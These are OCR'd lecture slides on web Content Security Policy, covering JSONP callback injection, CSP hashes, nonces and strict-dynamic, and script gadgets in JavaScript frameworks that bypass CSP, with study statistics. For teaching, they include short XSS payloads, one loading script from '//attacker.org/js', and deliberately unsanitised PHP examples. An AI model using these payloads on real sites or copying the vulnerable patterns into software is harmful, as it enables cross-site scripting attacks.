


Excursion: JSONP behind the scenes

- Dynamic server-side creation of JS resources

```
<?php
header('Conent-Type: application/javascript');

...

$cb = $_GET['cb'];
echo($cb.’({"Name": $name, "Id": $I, “Rank": $rank})’);
?>
```

JSONP endpoints

- JSONP relies on the ability of the includer to execute JavaScript
- Hence, no reason to sanitize the callback parameter
- Arbitrary JS can be passed as cb parameter

```
<script
src="/path/jsonp?callback=alert(document.domain)//">
</script>

/* API response */
alert(document.domain);//{"var": "data", ...});
```

Summary

Ineffective CSP Policies [CCS16]

Data Set	Total	Report Only	Bypassable				
			Unsafe Inline	Missing object-src	Wildcard in Whitelist	Unsafe Domain	Trivially Bypassable Total
Unique CSPs	26,011	2,591 9.96%	21,947 84.38%	3,131 12.04%	5,753 22.12%	19,719 75.81%	24,637 94.72%
XSS Policies	22,425	0 0%	19,652 87.63%	2,109 9.4%	4,816 21.48%	17,754 79.17%	21,232 94.68%
Strict XSS Policies	2,437	0 0%	0 0%	348 14.28%	0 0%	1,015 41.65%	1,244 51.05%


Table 2: Security analysis of all CSP data sets, broken down by bypass categories

https://static.googleusercontent.com/media/research.google.com/de//pubs/archive/45542.pdf

CSP Evolution

Evolution of CSP

- After the first experience with CSP (and the lacking uptake) the mechanism was extended
- Focus of these adaptions was to address the identified usability and security issues



CSP - Relevant changes from Level 1 to Level 2 (I)

- Identified Problem:
  - Overly permissive whitelisted hosts
- Solution: Whitelist resources with paths

```
script-src example.com/scripts/file.js
```

- Remaining Problems
  - Adds further policy complexity and size creep
  - Paths do not address the problem of fluctuations in the set of included origins
  - Path restriction can be circumvented in case the whitelisted origin has an open redirect

CSP - Relevant changes from Level 1 to Level 2 (II)

- Problem:
  - Costly refactoring of inline scripts
- Solution:
  - Allow script tags with hashes or nonces
- Hashes

```
script-src 'sha256-B2yPHKaXnvFWtRChIbabYmUBFZdVfKKXHbWtWidDVF8='
```

- Nonces

```
script-src 'nonce-d90e0153c074f6c3fcf53'
```

CSP - Level 2 Whitelisting with Hashes

- Problem:
  - Costly refactoring of inline scripts

- Solution:
  - Allow script tags with hashes or nonces

```
script-src 'self' https://cdn.example.org
'sha256-AzQxy7DeWRFE9Yq86adGOxLbz7dgM//hBUno53vYK+U='
```

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```

```
<script>
alert('My hash is correct');
</script>
```

SHA256 matches value of CSP header

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SHA256 does not match (whitespaces matter)

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```
<script nonce="d90e0153c074f6c3fcf53">
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```

Script nonce matches CSP header

```
<script nonce="randomattacker">
alert('I will not work')
</script>
```

Script nonce does not match CSP header

CSP - Relevant changes from Level 2 to Level 3

- Identified problem: Hard to maintain whitelists

- Idea:
  - A trusted script is allowed to add further external scripts, even from not whitelisted origins
  - In combination with nonces, no explicit whitelists are needed
    - Nonced script to bootstrap the script inclusion process

- `strict-dynamic`
  - allows adding scripts programmatically, eases CSP deployment in, e.g., ad scenario
  - not "parser-inserted"
  - disables host-based whitelisting

CSP - Level 3 *strict-dynamic*

```
script-src 'self' https://cdn.example.org
'nonce-d90e0153c074f6c3fcf53'
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```
<script nonce="d90e0153c074f6c3fcf53">
script=document.createElement("script");
script.src = "http://ad.com/ad.js";
document.body.appendChild(script);
</script>
```

appendChild is not "parser-inserted"

CSP - Level 3 *strict-dynamic*

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<script nonce="d90e0153c074f6c3fcf53">
script=document.createElement("script");
script.src = "http://ad.com/ad.js";
document.write(script.outerHTML);
</script>
```

document.write is "parser-inserted"

Script Gadgets

CSP == Attack Mitigation

- Not: Mitigation of content injection
  - This is an important distinction
- The attacker is still able to exploit the XSS
- But the injected JavaScript code does not execute

Circumvention of Attack Mitigation: Memory Corruption

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- Recall: In the beginning of this talk, we drew the parallel to mitigation of memory corruption problems
- Techniques, such as the nx-bit made the direct injection of shell code impossible
- Thus, the attackers started to leverage code already that was already part of the vulnerable application
  - Return-to-LibC
  - Return Oriented Programming

Modern web frameworks

- Modern web frameworks add a lot of custom mark-up and magic

```
<div data-role="button" data-text="I am a button"></div>

[...]

<script>
  var buttons = $("[data-role=button]");
  buttons.html(buttons.attr("data-text"));
</script>
```

↓

```
<div data-role="button" ... >I am a button</div>
```

Using script gadgets to bypass CSP [CCS17]

```
script-src 'strict-dynamic' 'nonce-d90e0153c074f6c3fcf53'
```

```
<?php
echo $_GET["username"]
?>

<div data-role="button" data-text="I am a button"></div>
<script nonce="d90e0153c074f6c3fcf53">
 var buttons = $("[data-role=button]");
 buttons.html(button.getAttribute("data-text"));
</script>
```

Attacker cannot guess the correct nonce, so we should be safe here, right?

Using script gadgets to bypass CSP [CCS17]

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```
script-src 'strict-dynamic' 'nonce-d90e0153c074f6c3fcf53'
```

```
<!-- attacker provided -->
<div data-role="button" data-text="<script src='//attacker.org/js'></script>"></div>
<!-- end attacker provided –>

<div data-role="button" data-text="I am a button"></div>
<script nonce="d90e0153c074f6c3fcf53">
 var buttons = $("[data-role=button]");
 buttons.html(button.getAttribute("data-text"));
</script>
```

```
<div data-role="button" …><script src='//attacker.org/js'></script></div>
```

jQuery uses appendChild instead of document.write when adding a script

Using script gadgets to bypass CSP [CCS17]

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- Idea: use existing expression parsers/evaluation functions in MVC frameworks
- Lekies et al evaluated widely used frameworks
  - Aurelia, Angular, and Polymer bypass all mitigations via expression parsers
- Often times trivial exploits
  - e.g., Bootstrap `<div data-toggle=tooltip data-html=true title='<script>alert(1)</script>'></div>`
- More involved examples require "chains" of calls
  - sometimes depended on a specific function being called, e.g., jQuery's ***after*** or ***html***

Types of script gadget

- Circumventing strict-dynamic
  - The SG queries data from the DOM
  - This data is used to create new, potentially script carrying elements
  - The created code inherits the trust of the SG
- Abusing unsafe-eval
  - The SG queries data from the DOM
  - Within the SG is a data flow into the eval API
- Circumventing nonces or whitelists
  - Sophisticated frameworks contain “expression parsers”
  - In essence, they bring their own JavaScript runtime

How many JavaScript frameworks contain SGs?

- Data collection
  - Trending JavaScript frameworks (Vue.js, Aurelia, Polymer)
  - Widely popular frameworks (AngularJS, React, EmberJS)
  - Older still popular frameworks (Backbone, Knockout, Ractive, Dojo)
  - Libraries and compilers (Bootstrap, Closure, RequireJS)
  - Query-based libraries (jQuery, jQuery UI, jQuery Mobile)
- In total 16 libraries were examined

CSP			
Whitelists	Nonces	Unsafe-eval	Strict-dynamic
3	4	10	13

Aside: Script Gadget circumvent more than CSP only

- SGs also cause problems for
- Web Application Firewalls
  - Harmless content is transformed into attacks after rendering
- XSS Filters
  - No matching between request data and exploit code
- HTML sanitizers
  - HTML sanitizers remove known-bad and unknown HTML elements and attributes
  - Exploit is in “harmless” data-attributes

Gadgets in custom code

- Fixing a few libraries is easier than fixing all Web sites
- How common are gadgets in user land code?
  - Gadgets might be less common than in libraries
  - Identifying Gadgets in user land code requires automation

```
<div id="mydiv" data-text="Some random text">
```


```
elem.innerHTML = $('#mydiv').attr('data-text');
```

Automatic finding of custom gadgets (I)

- Methodology
  - Usage of a taint-enabled web browser
  - The web browser records all data flows *from* the DOM *into* the DOM
    - Taint source: DOM nodes
    - Taint sinks: All applicable APIs that could cause Script Gadgets
  - Crawl of the Alexa top 5000, one level deep

Top 5000


Alexa +



= 647,085 pages on 4,557 domains

Automatic finding of custom gadgets (II)


- Verification of script gadget
  - Not every flow is vulnerable
- Automatically create exploit
  - Taint-engine provides precise source and sink information
  - Build HMTL snippet, that causes the data flow and ends in JS execution
- Simulate XSS problem
  - Insert the HTML snippet in the page on loadtime
  - Record, if the injected JS was executed



Automatic finding of custom gadgets (II)

- Verification of script gadget
  - Not every flow is vulnerable
- Automatically create exp
  - Taint-engine provid
  - Build HMTL … JS execution
- Simulate XS
  - Insert the HTM … n loadtime
  - Record, if the in … executed

285,894 verified gadgets on 906 domains (19,88 %)



Study results on CSP (I)

- In the context of this talk, we are mainly interested in SGs that undermine CSP policies
  - Strict-dynamic
  - Unsafe-eval
- Thus, we specifically look for gadgets that:
  - The data flows ending within text, textContent or innerHTML of a script tag
  - The data flow ending within text, textContent or innerHTML of a tag, where the tag name is DOM-controlled (tainted)
  - The data flow ending within script.src
  - The data flow ending in an API which is known for creating and appending script tags to the DOM.

Study results on CSP (II)

- How (in)secure are different CSP keywords?
- CSP unsafe-eval
  - Unsafe-eval is considered secure
  - 48 % of all domains have a potential eval gadget
- CSP strict-dynamic
  - Flows into script.text/src, jQuery's .html(), or createElement(tainted).text
  - 73% of all domains have a potential strict-dynamic gadget.
- Data shows strict-dynamic and unsafe-eval considerably weaken a policy.

Conclusion

- Strong CSPs provide a high level of protection
- Unfortunately strong policies are seldom feasible
- CSP Level 2 + 3 provide flexible tools to ease the adoption of the mechanism
  - But, they have to be handled with care
